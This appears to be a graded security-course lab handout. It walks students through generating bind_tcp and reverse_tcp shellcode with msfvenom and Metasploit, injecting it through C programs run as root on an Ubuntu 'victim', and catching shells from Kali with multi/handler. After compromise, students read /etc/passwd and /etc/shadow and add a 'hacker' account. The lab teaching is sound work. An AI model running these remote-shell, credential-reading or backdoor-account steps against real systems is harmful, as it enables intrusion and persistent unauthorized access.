
1. On Kali(attacker) start metasploit console: **msfconsole**
2. Use the exploit: **use exploit/multi/handler**
3. Set the payload: **set payload linux/x64/shell/bind\_tcp**
4. Use **show options** to verify options required by this payload
5. Set victim machine IP address: **set RHOST Ubuntu19-IP** (Replace Ubuntu IP with respective ubuntu IP address)
6. If needed set local port: **set LPORT 4444**
7. Exploit : **exploit** or **run**
8. The exploit will display the connection to the victim and will create a **session**.
9. To test if the victim machine was compromised do the following:
   1. On Kali session type: **cat/etc/issue** and cat /etc/passwd or cat /etc/shadow

****


1. **( 10 marks)** **Attach screen captures that demo the following:**
   1. bind\_tcp shellcode creation using msfvenom program




* 1. Shellcode to inject called bind-tcp-msf.c



* 1. Execution of bind-tcp-msf.c on Ubuntu 19



* 1. Exploitation process using metasploit on Kali and compromised machine (Ubuntu 19)



1. Now explore **reverse\_tcp shellcode**. You can access the following database to learn more about reverse\_tcp shellcode: <https://www.exploit-db.com/shellcodes/47784>
2. Use **msfvenom help** to learn about this payload (reverse\_tcp shellcode). Use msfvenom to generate reverse\_tcp shellcode. You can create either shell or meterpreter shellcode. Make sure the shellcode is clean ( no \x00)
3. Create the c code called reverse-tcp-msf.c to be injected in the victim machine with generated reverse\_tcp shellcode ( same process as you did before with bind\_tcp shellcode but now with reverse\_tcp) .

**NOTE:** If you get errors by generating the shellcode using msfvenom program then you can use metasploit to generate the shellcode. The following link can be used learn how to use metasploit to generate shellcode <https://www.offensive-security.com/metasploit-unleashed/generating-payloads/>

**msf5 > use payload/linux/x64/shell/reverse\_tcp or**

**> use payload/linux/x64/meterpreter/reverse\_tcp**

**> generate -h for help**


**provide the respective options to generate the shellcode. Then copy the**

**shellcode generated into your reverse-tcp-msf.c to be injected in Ubuntu**

1. Copy and compile c code **reverse-tcp-msf.c** on Ubuntu(victim) machine and execute it as **root** user. Your shellcode may has different length. It depends on the program you used to create it (msfvenom or metasploit) and the type of shellcode you created (shell or meterpreter )




1. On Kali (attacker) as before use **exploit multi/handler** , **set the payload to reverse\_tcp** (pay attention if you created **shell reverse\_tcp** shellcode you have to set on kali same payload if you created meterpreter reverse\_tcp shellcode then you have to set on kali meterperter/reverse\_tcp)
2. **exploit** Ubuntu machine
3. Once Ubuntu machine is compromised **use cat /etc/issue** to verify Linux distribution and version, use other commands such as: whoami , cat /etc/passwd, cat /etc/shadow,
4. Now that Ubuntu machine is compromised from kali (attacker) create a user called **hacker** on victim machine using the command **sudo** **adduser hacker** and provide the password. Use the cat /etc/passwd command to verify if the user was created or not and to verify the respective user settings
5. **( 10 marks)** **Attach screen captures that demo the following:**
   1. reverse\_tcp shellcode creation using msfvenom or metasploit




* 1. Shellcode to inject called reverse-tcp-msf.c



* 1. Execution of reverse-tcp-msf.c on Ubuntu



* 1. Exploitation process using metasploit on Kali and compromised machine (Ubuntu)



* 1. User hacker created

